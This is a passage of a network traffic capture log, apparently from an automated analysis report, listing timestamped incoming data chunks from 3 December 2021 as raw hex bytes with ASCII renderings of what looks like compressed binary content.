a7 7b 57 f3 98 52 25 08 12 fb ad c9 42 da 6d 45 a0 d9 57 74 ad c8 16 43 1c b6 e2 4a 4a 7b Data Ascii: Dd$G}on'qVXDcn\[J_1dN#00}o<*K..LE<_\|x9+!)B!sr$dTyq/"':Zj%gcu'_T71v;M8Q@yfSZJdYu[{WR%BmEWtCJJ{
2021-12-03 00:05:28 UTC	138	IN	Data Raw: 72 a5 42 4d 5a 1c 96 12 d3 b0 73 05 11 52 1d a7 ce 88 65 c2 71 d8 f2 5b 4c 81 2a 33 ad b7 2c c5 0e 74 52 41 81 69 13 22 96 3c f8 2c dc d0 e2 49 24 66 32 6b 3a eb 43 dd b4 5c f4 8b 42 ad e9 ae 6a af e9 16 68 91 2a 64 ec a4 86 a6 64 fa e4 b2 b7 1e ce 3a 6b 2d e5 b1 97 ab af 3a e8 ba ea 94 25 34 e6 58 cc c9 de b9 1f c4 a1 47 a9 3a 84 b5 57 64 1e b6 86 b8 03 ef d7 4f 65 4c 31 0e c4 13 5c dd 63 4f 05 7c 43 76 fd 6f c5 80 f9 f4 f8 f1 d3 c0 f5 1c 1c 54 dc c5 38 57 be 3e 0b 58 3f bd 3c 54 f3 4b 49 f3 e6 df 5f d3 1c d0 76 3e 08 a5 5a 50 b0 23 c2 ff 00 5d 31 08 9e 34 77 1b db a8 3c 75 f1 c1 12 e0 d8 8b 0b fa 60 89 e2 3a 1f 8f ec 30 ee 35 f0 44 a2 45 c8 1d 79 18 22 76 d8 1c 91 c7 85 87 4f 0c 11 29 82 27 28 50 b8 2a b8 07 a8 fe bf 2e 9e b6 c5 da c9 99 a4 5a 69 eb 74 Data Ascii: rBMZsReq[L*3,tRAi"<,I$f2k:C\Bjh*dd:k-:%4XG:WdOeL1\cO|CvoT8W>X?<TKI_v>ZP#]14w<u`:05DEy"vO)'(P*.Zit

Timestamp	kBytes transferred	Direction	Data
2021-12-03 00:05:28 UTC	139	IN	Data Raw: 5a 5b 08 68 c9 99 29 97 1a 5a 98 62 7b d2 64 a4 c7 32 15 23 fe 96 73 54 9f 68 8c ea 16 b2 7f 85 25 3d eb eb 69 a6 4b 4e ad c5 20 ad 57 6b cb 69 5d 38 46 b4 ef d5 15 bd 53 6d e7 58 78 27 dc 5b 4f aa 32 90 ca d5 1a 1b 4c 20 36 fc 88 6d 21 f3 22 2a 2c 0a 56 9a 8a 41 90 e0 1d db 2f 25 b2 5d 54 39 c5 c7 c7 be fa 22 8e 94 96 d6 57 15 f0 86 5c 54 26 23 bc 5d 6c 06 91 4f 71 b6 de f6 58 60 ca 05 4e b7 2d 5e d2 e2 9d 93 de 3e f9 65 0d b7 b0 84 1a a2 b5 66 c2 26 74 b8 aa 95 4d 0c b8 fb fe c4 dc 69 0d cc 61 d2 ca 94 c2 54 67 24 25 0a 66 4e c5 bb ed 08 70 20 28 a3 7a c8 07 13 04 d8 15 d1 e7 c5 59 f3 02 82 9c 8e db 3b dd 79 c0 ea 5a 4a c8 72 22 1b 49 6d b3 bd c0 5c 7a 31 4a 88 43 69 52 c0 47 55 1e 06 39 91 5b 13 d4 f9 5a 5e 90 e2 64 2d 94 58 34 d9 25 28 45 ec 17 b1 61 Data Ascii: Z[h)Zb{d2#sTh%=iKN Wki]8FSmXx'[O2L 6m!"*,VA/%]T9"W\T&#]lOqX`N-^>ef&tMiaTg$%fNp (zY;yZJr" Im\z1JCiRGU9[Z^d-X4%(Ea
2021-12-03 00:05:28 UTC	140	IN	Data Raw: 14 a9 2c 44 67 7b ef 14 90 db 6a e7 11 3d ff 00 3c b7 57 6b 66 f4 ee bd fe 16 a8 d3 fb 55 53 75 1e b1 40 a3 68 3e 44 ce 5a b1 49 7f 57 75 2f 43 35 43 3d d2 a1 b1 42 a3 76 7a cf 1a 7f 44 aa 4b 35 2d 49 ca d9 c6 6e 5b cd 15 ac a3 52 af 41 87 41 8d 3f 25 42 ac bf 25 ca c5 26 a3 19 06 89 31 ca ac 5c b3 bb 86 ba 0e e9 0a f9 1a b5 47 53 64 d1 a4 69 f5 59 ae dc fa 92 f6 b6 55 a2 e8 96 5d ec fb db 1b b1 9f 66 7c 9f 50 d4 8d 20 ae 3b af d9 f2 97 43 ca 5a cf 51 d2 36 e9 d9 93 5d 72 7d 39 14 f4 4e 65 fa a2 f3 43 94 2a 66 4f a9 66 39 d9 83 f8 ba 32 d4 3a e5 3a 33 3b 52 0f 41 ae df 85 9d 8c 0e 3c 0f b6 c0 c6 fd 42 d8 39 13 b5 9b 29 af fc 43 56 5e 99 f6 65 d1 dd 03 d4 2a e9 cd c2 a8 94 ea cd 47 5e fb 24 e4 bd 35 92 cd 02 bb 16 b6 c4 9a 26 6c d2 9c cd 97 2b 32 e1 d4 66 Data Ascii: ,Dg{j=<WkfUSu@h>DZIWu/C5C=BvzDK5-In[RAA?%B%&1\GSdiYU]f|P ;CZQ6]r}9NeC*fOf92::3;RA<B9)CV^ e*G^$5&l+2f
2021-12-03 00:05:28 UTC	141	IN	Data Raw: ae c6 aa 42 ab 46 52 48 d4 cd 54 6f a4 40 e3 3d cd 24 2b a7 55 e8 59 67 b4 7e 8e e4 6d 6e d0 fa fd 0b 3c cc 63 2e c1 d4 dd 1a cd 79 72 a4 dc cc bf a8 b9 2f 35 52 18 aa 2e 95 12 ab 15 45 8a 96 59 d4 0c b6 eb 0f 52 26 85 39 15 aa a9 a3 d5 99 05 51 93 bb b3 05 f5 1e 62 bd 63 c6 79 09 d1 64 f6 45 77 3d f2 83 42 0d 6a b5 8b 2d 57 a9 b9 8a 8b 4b af d3 5c 71 70 aa ac 26 53 28 7d be e6 64 65 82 a6 a4 c0 a8 46 37 5c 7a 8c 09 69 76 0c f8 ce 04 bd 16 5b 0e b2 ea 10 b1 6c 6e 6a 49 ef 41 fb 46 62 17 7d 24 1a 48 9d 29 d6 2d b7 ed 5d ec be 95 a8 10 45 81 e4 78 fa 5b f2 f3 e3 14 74 96 91 cb 7d 3b fe 55 68 44 29 96 16 92 6d 7e bf db 18 22 93 61 76 23 c4 74 bf c4 e0 89 ea 12 9d ca 21 5f 23 d4 f0 3e bf 4b e0 89 cb 7d 2d e0 55 d3 f0 c6 8d 64 b4 ba 6a 39 79 dc fe 51 3a da 01 Data Ascii: BFRHTo@=$+UYg~mn<c.yr/5R.EYR&9QbcydEw=Bj-WK\qp&S(}deF7\ziv[lnjIAFb}$H)-]Ex[t};UhD)m~"av# t!_#>K}-Udj9yQ:
2021-12-03 00:05:28 UTC	142	IN	Data Raw: 21 47 61 31 a3 5e a4 b6 ca fd 95 d3 2d 6a 43 d3 64 c6 7a 6a 6a 2b 9b 2f dd 54 a6 1e 75 89 8b 54 7f 67 53 6b 77 7e 06 c7 91 44 d2 53 52 62 30 e8 7e 54 e9 4f c0 65 ca 8c d7 44 d5 bc 8a 7d 3d a5 c3 8c 13 1a 3a 4a 18 41 62 44 e4 89 1f c4 4b 71 e2 3a c3 8d 33 15 4c b4 5d 6f 9c 50 83 b2 2b 6d d9 4e cd 76 7c 65 b2 fa 90 b7 bf 9d 25 c7 a1 b3 16 62 d7 28 38 5b 96 f9 2a f6 e5 25 d8 f1 cb 2d 25 57 44 a6 db 2d 84 6d be 3a 3c fd d1 59 53 47 7a f3 af a2 2b 8a 98 b0 52 ec 99 11 50 88 c8 5a d8 0d ad b3 1d c5 77 6d b8 84 82 7b c0 36 38 da 15 61 bc df 15 7b f2 7a 50 f1 fc ad 19 89 ff 00 b7 34 bc 47 5e f9 ab 7e 63 ad 47 64 ba 10 97 03 93 1d 5b 8a 61 80 d4 26 95 20 92 96 18 dc 92 a6 b6 de c4 2c a9 b0 45 80 17 03 19 1d 7c 7b ef a2 d1 59 b3 e1 af 72 dd 71 61 a4 80 85 20 ef 04 Data Ascii: !Ga1^-jCdzjj+/TuTgSkw~DSRb0~TOeD}=:JAbDKq:3L]oP+mNv|e%b(8[*%-%WD-m:<YSGz+RPZwm {68a{zP4G^~cGd[a& ,E|{Yrqa
2021-12-03 00:05:28 UTC	143	IN	Data Raw: 99 ea f1 a0 c0 cb 79 6a b5 9c 2b 0c b0 db f5 3a f2 32 d6 5d 8e e4 9a c5 4e 16 5d a6 b7 2a bb 51 6a 1a 10 42 d3 4e a6 cc 79 6f 6d 8e d2 14 f2 db 42 a0 9d af b7 bf 91 a4 8d 78 2b b5 b9 bb ef 45 a9 55 6d 7a d6 5d 79 cb 39 8e 37 63 bc a9 45 8d 4f ce dd 9d 72 7e b3 76 6d ed 77 a9 10 23 e6 be ce 39 cb 30 67 19 f2 84 4c 99 5b c9 39 7f 33 e5 cd 55 6e 74 1a 23 30 2b 93 4b 90 29 50 64 53 2b 91 57 4f aa 3b 3e 14 d8 71 ea f7 99 d7 8f b5 66 7c f5 56 63 32 8e fb fc 68 b0 e5 77 ff 00 d3 8e a5 67 0a 7c 3c fd 9a 33 4f 6c 4a 36 ba 76 85 a0 53 72 ae 55 a2 c2 5e ad 76 7b ec bb da ab b2 dd 05 f9 d3 e1 b3 9b b2 7d 2e 4c fd 0e 30 f3 de 4b 7d 4e bf 9d aa 0b 55 33 50 a2 26 96 95 c2 ac d4 5a a6 c9 cc bb e9 d2 06 a3 5a db c7 7e aa e9 e6 a5 e6 0c fb 3b 49 11 a8 fd b7 75 1f 25 76 4e Data Ascii: yj+:2]N]*QjBNyomBx+EUmz]y97cEOr~vmw#90gL[93Unt#0+K)PdS+WO;>qf|Vc2hwg|<3OlJ6vSrU^v{}.L0K} NU3P&ZZ~;Iu%vN
2021-12-03 00:05:28 UTC	144	IN	Data Raw: a4 94 72 a5 2d c5 af 9d 9b dc e4 a9 3b 8e e0 b2 39 29 e8 92 54 12 a2 90 8b 5c 61 bc ce 6c c0 44 de fc 35 5a 7c b7 96 cb 2f a8 e1 1a ff 00 13 c4 2a c8 50 42 1c 09 b8 05 47 de dc 6f cd 8f e1 c7 8f 4c 66 44 18 3d fe 15 4b 4b 68 e1 5a 47 e6 13 d4 59 48 21 28 52 45 87 78 a0 a5 0b 01 d4 fa 0b 7c bc 31 0a 14 e7 66 99 0f 31 0b 53 58 69 68 5f 71 9b 94 db ec cc 7d 4d b4 e4 59 11 a3 3a 85 7b 31 5b 51 67 26 2a d2 eb cf c4 a8 3a b8 ef 24 a5 0e 20 8d 83 1d 7f 0b 73 cf d9 72 7c 4d 87 21 b6 fd f7 0b 64 2a 6f 45 97 10 a1 f7 90 c4 64 b8 96 ca d2 d3 8d c6 97 1a 52 56 d0 5b 2e a1 e6 da 6e 2b 43 ba 90 d2 1b 8e fb d3 1e 51 61 4e b4 96 77 0e d3 97 fc be dd 4e dd fe e1 60 c3 88 20 d7 2f 1b 47 7f d4 e9 b7 e7 d4 54 e3 71 e1 c4 76 a1 52 79 e6 df 44 44 a9 35 4f 65 75 6d 04 2e 43 0e Data Ascii: r-;9)T\alD5Z|/*PBGoLfD=KKhZGYH!(REx|1f1SXih_q}MY:{1[Qg&*:$ sr|M!d*oEdRV[.n+CQaNwN` /GTqv RyDD5Oeum.C
2021-12-03 00:05:28 UTC	146	IN	Data Raw: 71 e6 3b eb c1 7c d7 c5 61 e5 76 68 bb ba fb 69 1a 59 74 bb 21 57 1c 61 d8 a5 2b 28 0a ee c8 50 20 6d 1b f7 58 5f c2 c2 dd 7a 13 e6 71 d9 00 d1 d6 f7 5c 8b ab 9a 3f 9c 55 9d 72 ac 78 ac ab bd cc b9 4c aa 6d 29 4f 28 25 73 23 81 b6 4c 15 8e 49 6d c6 92 b0 94 83 61 64 1f 4c 62 41 61 cd fe 24 65 22 94 99 02 fc 48 16 d7 58 57 6b 73 98 a9 31 3e 1f a5 b2 b4 ba 83 15 4a 6c 5a 83 1c 37 25 26 e8 24 a8 b4 ed d4 1d 6c 93 62 0b 4e 21 68 20 f2 08 b0 be 2b c3 87 a4 6d ad 7d 53 21 2e 2d 02 a3 a5 bb fe 29 60 3d d0 16 01 b0 f7 47 1c 7c af cd fc fd 3a 63 32 e0 09 20 c4 7d d4 d0 74 36 f0 ad d5 c6 13 db f5 11 41 ac f9 2a d8 5f a5 93 6f 88 1c 7d 7a fa 5f 8c 46 62 26 67 70 6d d8 df 4a 75 5d ac 7b 7e 49 6b aa 22 1d 34 24 8e 1c 7f 90 80 50 0b 09 b8 e7 a9 3c 00 0f 42 6d ea 2d e6 Data Ascii: q;|avhiYt!Wa+(P mX_zq\?UrxLm)O(%s#LImadLbAa$e"HXWks1>JlZ7%&$lbN!h +m}S!.-)`=G|:c2 }t6A*_ o}z_Fb&gpmJu]{~Ik"4$P<Bm-
2021-12-03 00:05:28 UTC	147	IN	Data Raw: 1f 11 fa e2 51 2e 39 20 79 e0 89 c0 e0 01 e5 82 21 82 25 91 f7 47 cf f5 38 22 59 1d 09 fa e3 fd f0 44 a6 08 8c 8f bd f0 ff 00 6f df 04 4b 8e a3 e2 3f 5c 11 3c 42 07 2e 5c de c0 5b c3 a9 f0 c3 bf 14 4b 04 13 cf 1f 5f 2c 11 61 b2 2e 2d 8e 74 4c 5e 68 a4 92 07 af e7 6e 97 f9 fe 58 22 6f dc 8e b7 e4 f5 07 c3 f0 c1 12 4b 41 49 e9 7f 1e 3e 3f 1c 11 37 71 a5 10 7e 5e 1f df 9f 5f a1 82 26 cb 6b 85 02 7c 39 16 f9 f9 e0 89 89 66 c4 9f 5e bb 7f 7c 11 22 a4 59 77 bd fd 2d e9 6c 11 34 79 9f 11 c9 f3 fa fa fc f0 44 d3 bb bf bc 4d ad 7e 2d e5 e3 7b fd 5a f8 22 60 b0 49 57 eb f2 c1 14 7b c8 e6 d7 1f ec 2d f5 f3 c1 13 3d a0 80 0f 36 c1 12 0b 40 b1 48 e3 d6 de 63 ca f8 6b 3d e9 f8 45 03 51 82 d4 a4 6c 29 16 09 29 f1 36 bd 88 23 91 d3 fd b 9 c5 b1 1d 9d 85 80 00 44 44 46 dd Data Ascii: Q.9 y!%G8"YDoK?\<B.\[K_,a.-tL^hnX"oKAI>?7q~^_&k|9f^|"Yw-l4yDM~-{Z"`lW{-=6@Hck=EQl))6#DDF
2021-12-03 00:05:28 UTC	148	IN	Data Raw: f2 b1 ff 00 ea cd 3f 4f c3 61 44 4c 63 38 d1 d5 83 0d 88 04 19 10 e2 ea 54 af 5f e1 ff 00 e8 b8 8e 2d c4 f8 b7 43 5d 7c 06 c8 2c d2 33 48 71 9a 10 46 52 27 55 d6 ad 1f ec 29 a5 da 41 08 46 c8 d9 16 97 47 52 99 4a 65 55 57 1c cf ae cf 36 40 53 93 6b 13 14 e4 d9 2e 2b 68 ba cb 88 17 ff 00 2f 16 1e 56 37 c4 7c 4f c4 3b fd 4c 4c e4 47 d4 06 9b 00 29 4d bd 2a be 97 e0 7e 17 fe 9f f0 62 70 fe 1a 1c 74 81 53 a1 98 9a c6 a6 7d 56 cd 40 d2 18 b1 12 80 b8 ad dd 3c a3 8d e4 8e 2c 54 a5 82 a2 af 3f 2b 71 6c 62 0f e2 a2 b4 ef 45 dc 7e 2c 10 61 99 2f 00 d0 03 c0 7e d5 c9 1b 21 35 10 83 dc 23 6a 4e e2 90 91 c8 16 b9 bf 26 e4 0c 17 3b be 27 30 bf af 7c ab b4 85 39 1e 8a 84 5a cc 00 3c 38 27 a7 c8 79 79 78 fa 60 b0 f9 97 a1 e1 fb 53 d1 a9 a4 5a ed 8f 0b 5b f0 fc ff 00 6f Data Ascii: ?OaDLc8T_-C]|,3HqFR'U)AFGRJeUW6@Sk.+h/V7|O;LLG)M*~bptS}V@<,T?+qlbE~,a/~!5#jN&;'0|9Z<8'yy x`SZ[o

Timestamp	kBytes transferred	Direction	Data
2021-12-03 00:05:28 UTC	149	IN	Data Raw: c7 cb 8c e5 d6 b4 fa b3 56 6a 34 68 2d 55 cd 16 8b 2b 67 0c d5 ab d4 0c 96 f6 ae f6 9f cf 39 53 b3 e6 9f e8 41 d7 aa be b4 e8 ce 93 a5 5a d1 42 d6 5e cd 8c d3 aa 74 2c 89 9b a5 cb 4e 56 a5 6a 96 50 af 53 e9 0c 43 cc 53 29 99 3a 9d 2d c8 15 35 d5 72 e3 6f 56 db 10 ea 09 22 b5 f4 e3 2c 67 ec af 91 e1 68 cf 63 1d 33 a6 e9 ee 50 d1 4c 87 d9 f5 fe cf bd a7 bb 41 4d 99 ad 59 43 57 b4 47 37 d6 86 62 d4 8d 3a a6 56 d7 9c d1 ae 34 ec c7 43 ca b4 d5 d3 d3 58 ce d2 9d 87 16 a3 5b ca b5 d4 b7 99 91 02 a9 4c 64 8a 29 b4 e8 7d 77 50 32 da b2 6a 33 7f 6c ec eb 9f f5 07 5e 7b 50 76 58 d4 5c e4 85 6a 0f 67 ce cf 7a cf a6 39 6e 0e 9e 57 34 c6 83 ae 19 4a 85 50 6b 45 63 cf a8 d5 ab d4 ba 3d 0a ba ed 52 ae fb 75 0c fd 4a a5 fb 64 3a 44 8a 34 12 27 ba a7 11 8c cf 91 e9 2f f6 Data Ascii: Vj4h-U+g9SAZB^t,NVjPSCS):-5roV",ghc3PLAMYCWG7b:V4CX[Ld)}wP2j3l^{PvX\jgz9nW4JPkEc=RuJd:D4'/
2021-12-03 00:05:28 UTC	151	IN	Data Raw: bc ec 97 d6 db 31 65 b0 dc 79 2d 3a eb 8a f6 79 2d b1 76 2a 88 62 27 72 f2 98 90 be ed 95 a1 89 2e 34 fc 67 19 5a c3 9b 1a 5b 2b aa ba b2 9d 98 b4 34 86 e1 ce 96 f4 47 5c 70 45 13 61 43 90 86 5c 79 4e 07 94 e4 80 cb 6c ba 94 ac a9 29 61 71 df 53 6d b7 b9 80 09 52 89 05 e5 32 98 88 ea 90 22 14 a5 e7 d4 3f ee a5 ed d1 9a b2 bf 98 a4 b0 ce de e5 97 5e 49 5b bd cb 48 bd d2 01 09 03 0a 6b 6b 1e 5a ad 58 fc ef c8 05 7d 20 4c d0 5a 21 5b d2 a5 29 6e 4a 63 7b 65 b7 54 12 03 ea 91 dc 15 25 5b dc 8c d3 40 a5 b6 81 73 de 61 68 59 5a d6 af e7 1e 80 62 e6 b1 bf 61 99 89 ac ce b3 3c d5 fb ec 2b 7e 5c e4 34 f3 65 24 59 b6 db 69 3d eb 6f de 4f 1c 95 49 0e 16 9a 70 d8 a0 21 60 85 ec 36 23 15 f2 45 66 d5 1e 8c d9 92 f3 71 5d 4e e2 87 9b 48 64 f7 51 dd b5 96 1b 79 4b 00 dc Data Ascii: 1ey-:y-v*b'r.4gZ[+4G\pEaC\yNl)aqSmR2"?^l[HkkZX} LZ!{)nJc{eT%[@sahYZba<+~\4e$Yi=oOIp!`6#E fq]NHdQyK
2021-12-03 00:05:28 UTC	152	IN	Data Raw: ad 65 c8 f5 bc e9 9c e8 d4 4d 54 89 9c 4a f3 e5 43 30 41 cb 11 ab 74 5c bd 97 72 ed 2e 74 3a 05 17 33 47 ab 22 bb 49 98 ea 21 e2 4d 67 af 91 a8 af 0d a6 fb ae a6 36 80 e9 b7 2b 79 d7 8d 12 59 0f 3b 56 73 46 64 81 ab 3a 21 a0 14 bc 83 06 af ac 99 b7 49 fb 60 67 3e d0 59 76 bd a2 da c4 fe 46 d1 4a 56 6a cb 19 73 51 f2 82 9f a0 3d 17 54 69 6e e6 28 54 f7 72 c5 5e bb 51 85 96 ab 39 06 b9 27 33 d0 ea ee b4 dc 78 93 a8 78 99 10 48 a0 8a d4 ee 76 d8 8a d4 45 74 58 62 7d 23 21 65 4c c9 49 ca b5 c9 d9 d3 b7 87 6e ee cb 79 1b 58 fb 55 f6 6e 39 b6 2c 0d 33 cc 35 bc a5 aa 95 2c cb 40 a3 e4 0c b9 a9 b4 3a 46 5d d1 aa 83 49 a5 4c 87 a7 90 cd 66 4c e9 4c d3 22 e5 ea fe 6a 61 32 5d 6e b3 22 48 8d 61 a6 92 64 ef 14 bd 34 8d a5 16 41 d6 3a 33 99 b2 89 59 ca fd a7 b5 c2 8f Data Ascii: eMTJC0At\r.t:3G"I!Mg6+yY;VsFd:!I`g>YvFJVjsQ=Tin(Tr^Q9'3xxHvEtXb}#!eLInyXUn9,35,@:F]IlfLL"ja2]n"Had 4A:3Y
2021-12-03 00:05:28 UTC	153	IN	Data Raw: c1 11 90 01 bd c5 fa 60 89 5f 4f 0f 2c 11 28 da 4a 8d c1 b7 3d 3c fc 70 44 f7 6d 88 4f c0 5f 04 4e 5b 21 06 e4 6e 1b 40 f9 df af 38 22 c6 6a 48 50 b1 f9 7a 1c 73 a2 41 4c a4 24 f2 4d f8 fa fa fc 30 44 d8 b7 e0 91 c8 eb d4 ff 00 5c 11 22 a6 54 90 a5 75 bf 85 8f c7 f1 fa f8 11 33 52 49 0a 1b 2c 4f 8f 07 9b fe 3f d3 04 4d 14 d9 e5 25 3f 80 fe d8 22 6c a6 76 f9 fd 7c bf 0e 70 44 8a 91 d4 11 74 db d3 fb 78 fd 5f 04 4d 56 c5 ee a1 c2 6d eb fb 58 60 93 1f c0 7d 53 55 b5 ef 00 07 04 0b fe 7f d3 fa e0 89 8b ec 75 e0 fd 71 f5 f8 1e 6c 70 45 08 f4 63 cf a7 ed cd be 87 c7 cb 04 4c d4 82 45 b6 dc f9 f9 7e 17 f1 fc 70 44 d1 4d 70 52 94 db d4 0f 4b 78 7d 7c f0 44 d5 c6 08 b7 5f 1f ae 40 18 22 60 fc 74 f3 71 6e 3c bd 3d 3e 1f ec 6f 89 93 b9 f1 52 09 16 2a dd 9f 4d 43 e8 Data Ascii: `_O,(J=<pDmO_N[!n@8"jHPzsAL$M0D\"Tu3RI,O?M%?"lv|pDtx_MVmX`}SUuqlpEcLE~pDMpRKx}|D_@"`tqn< =>oR*MC
2021-12-03 00:05:28 UTC	154	IN	Data Raw: 3c fa db 17 6b 1a d1 0d 68 f0 fd 23 5c 33 67 8a 9d 75 e7 5a f9 a0 ee 5f 65 25 49 4b 43 a5 d3 7b de d6 b9 f0 ea 0f ca de 58 9f 2f 6e fc b8 ad 3e 60 73 8e ff 00 a9 ac d4 28 b7 a8 80 02 80 d8 ea 7a 8b f1 d7 a9 f1 f8 8e 38 f8 e3 2c 6c 3c ed a5 f9 7e 04 f8 95 39 80 37 82 14 04 9c bf bb 70 28 17 e4 74 f3 e7 cb f2 eb 8e 31 84 59 53 5a eb 58 9e fc 77 57 6b c8 32 09 8e c2 b7 dd cb ee b6 54 02 45 8d fa 5c 1e 7a f8 7a fc 3f 0c 4c 08 31 49 da 9e 8b 47 62 c9 b4 d0 09 b2 89 95 49 53 7d 42 8d bc d5 e5 71 e2 6f 6e bd 3e 03 d7 9c fc 33 1c 49 75 cc e8 2b af aa 30 92 73 6d 02 35 a7 1e b1 65 09 22 9a 85 94 92 d8 25 24 82 45 cf 1e a6 c7 e3 8e 77 fc 28 20 e4 22 78 6d a9 a7 ba e8 f9 e6 20 01 68 f0 a7 92 68 ed 2d a2 9e 12 4f a9 02 e3 9f 3b 7d 73 ce 38 fe 5b c5 20 98 bf ef 55 6f Data Ascii: <kh#\3guZ_e%IKC{X/n>`s(z8,l<~97p(t1YSZXwWk2TE\zz?L1IGbIS}Bqon>3lu+0sm5e"%$Ew("xm hh-O;}s8[Uo
2021-12-03 00:05:28 UTC	156	IN	Data Raw: ea b9 5a 95 a7 93 28 ba b3 4d ed 25 d9 0b 26 e9 ba a3 1a 16 73 a3 57 b2 cd 37 32 69 7c e6 67 54 df 90 a8 39 36 64 ca bd 22 7e 4f a1 be cd 6e a7 4a ab 55 28 92 48 b0 c6 95 54 61 4b d3 e7 74 fb ec f5 d3 c5 bd 92 f3 de 89 67 0e d4 7d 96 3b 6a ea ad 45 cd 6a ec e8 d6 a4 6b 4e 79 ac d5 ea 39 05 11 aa b9 f9 1a d9 4f 8c a3 55 fe 38 d6 5d a4 b3 42 ca b0 72 65 4a 3d 03 2c 54 61 35 48 fe 11 00 8b 6b 53 d9 1f 26 e7 1a ce 7b cc 7a e5 3a a9 ac 90 f5 32 76 8a e7 4a a6 91 e7 d9 e8 ce 1a 2b a7 1a a7 a3 48 89 36 8f 9d 74 6b 2d d7 a1 3b 50 c9 73 17 99 60 53 33 06 f6 27 94 b7 58 a2 d3 ab 71 63 43 ab 3b 51 93 2c 8b 6d 10 0a 13 ef 28 29 67 85 28 0f bc 2d 60 54 4f 0a 50 e9 7e 2e 38 b0 18 22 31 23 9f fc bc fc 2d d0 0f 87 3f 8f 41 e2 44 14 02 c0 03 83 6e 4f 43 7f 88 e7 cf f1 c1 Data Ascii: Z(M%&sW72i|gT96d"~OnJU(HTaKtg};jEjkNy9OU8]BreJ=,Ta5HkS&{z:2vJ+H6tk-;Ps`S3'XqcC;Q,m()g(-` TOP~.8"1#-?ADnOC
2021-12-03 00:05:28 UTC	157	IN	Data Raw: 03 58 3a 11 5d 15 a3 54 cc 2d 85 b7 de 38 db c0 34 54 af 63 88 54 d3 3b 88 6c 3e e1 8e d2 62 cb 2a 0a 4b fd fb ab 43 49 71 69 8e e6 e5 5c e3 35 ad 4f 12 a0 f2 ad 2b 39 ea c6 68 73 22 69 1e 49 cd 7a 9d 99 cb e8 6d 74 4c 91 4e fe 23 2a 9a e2 4a 1e 6a 4d 62 42 cb 14 9c bf 15 48 b2 96 f5 56 ad 49 61 c4 6f 54 65 be a4 94 60 48 6e 52 ea 03 be be 56 d3 5a ad 30 d8 e7 c8 00 12 06 80 50 eb 5b 88 e2 ba bb a0 5f 62 be b7 6a 13 70 6b 3d a3 b3 fc 4d 29 a1 c8 7a 3c 99 3a 7f a6 af b1 9c 33 bc e6 1b 94 89 31 e2 54 b3 c5 55 a3 40 cb 88 54 64 f7 15 08 d4 38 15 99 d1 4b eb 6a 1d 6d b7 58 42 cd 33 81 8b 9c 55 83 47 08 16 83 40 74 35 69 a8 a4 96 d4 b5 74 e0 fc 29 73 3f d5 01 a6 7f c6 a4 80 ea 54 81 19 84 4c 09 12 40 71 15 5d e4 ec eb d8 37 b3 ef 67 0a 62 62 69 4e 9b 50 a8 55 Data Ascii: X:]T-84TcT;l>b*KCIqi\5O+9hs"iIzmtLN#*JjMbBHVIaoTe`HnRVZ0P[_bjpk=M)z<:31TU@Td8KjmXB3UG@t5 it)s?TL@q]7gbbiNPU
2021-12-03 00:05:28 UTC	158	IN	Data Raw: 31 4e d7 9a 5d 02 ad 9b 69 6e 52 3f 80 cc 85 96 27 c7 cc b9 b5 74 2c c4 ba 8d 06 45 02 4c 41 45 65 57 a9 19 7b 26 e6 ec b1 41 d7 8d 58 cc 1d af fb 6b 68 9c ee d2 dd b2 7b 2a e9 9e 9e c8 a7 68 7e a3 67 3d 24 9b 2e bd 96 e8 fa 5b 0a 81 4e cd 39 5f 4c 35 1a 1e 52 a1 67 2a 26 97 22 a5 a8 55 24 50 ea 35 a5 65 6c dd 99 13 4c ac 77 35 86 ac e3 24 c0 ca 20 7d 32 48 90 20 9a ee 44 c6 93 00 00 02 2b eb 3d 51 73 66 a2 e4 aa de 5b d5 bd 41 a2 f6 40 ec d1 da 1f 48 74 e3 29 e4 1c ad 95 ea e3 44 bb 55 e9 37 68 cc f7 54 a9 54 b3 35 19 1a 93 48 cc 73 f2 34 9a ec f3 36 93 4e a1 d2 b2 bd 35 55 34 66 7a 6d 6d 66 6e 61 87 56 68 45 0c c6 c4 cd 07 13 36 e7 e9 44 4e 34 fb 31 39 55 d4 a9 b9 eb b3 87 66 e8 ed e6 79 5a dd 17 b3 b7 6c bd 51 d6 8c bb 5a d1 6d 5b cc 19 1b 47 b2 85 62 Data Ascii: 1N]inR?'t,ELAEeW{&AXkh{*h~g=$.[N9_L5Rg*&"U$P5elLw5$ }2H D+=Qsf[A@Ht)DU7hTT5Hs46N5U4fzmmf naVhE6DN419UfyZlQZm[Gb
2021-12-03 00:05:28 UTC	160	IN	Data Raw: a0 a5 19 96 28 4d d4 89 d1 d9 52 b7 c3 c5 12 1a 78 ed b5 f4 37 d2 b1 7d c1 e5 c4 c2 3f 53 db 20 1f 4d a0 5e 00 a7 81 36 8f 3b d4 0a 94 79 0c 32 ea 15 21 41 dd aa 05 e4 29 b5 a7 95 80 95 36 a4 36 e2 1c 42 db 5b 6e b6 a4 05 b2 ea 16 d3 a1 2e 25 49 1d 6c 71 78 32 49 82 d1 bc 09 1e 9b d2 57 31 17 14 20 c1 e0 75 f5 f3 4e 29 ce b8 c6 b4 65 67 90 c3 b2 92 ba 2c c4 bc c8 69 89 0c ad 1e 2a 53 4f 12 1d 79 0d ef 52 10 e0 da 8b 05 00 ab a8 2b 5c 37 0f 9f 8a c8 92 e1 a0 e3 e7 5f c4 6a b0 78 73 9c 1b 92 40 b5 3a 7e c0 e6 2a 56 e2 ae a2 98 4c 23 da 96 e1 79 b2 85 84 87 e3 bb dc b6 e4 66 96 e3 4a a7 c4 29 8a e3 6d 77 ad 36 b7 1c 69 45 a2 2c da 00 0a 23 a4 12 d1 49 ca 39 d8 78 f0 f2 58 b9 87 34 81 ed d3 f5 65 66 2a a6 87 d4 5e 33 1d 69 a5 29 65 b6 14 d4 76 d2 a6 77 ad 28 Data Ascii: (MRx7}?S M^6;y2!A)66B[n.%Ilqx2IW1 uN)eg,i*SOyR+\7_jxs@:~*VL#yfJ)mw6iE,#I9xX4ef*^3i)evw(

Timestamp	kBytes transferred	Direction	Data
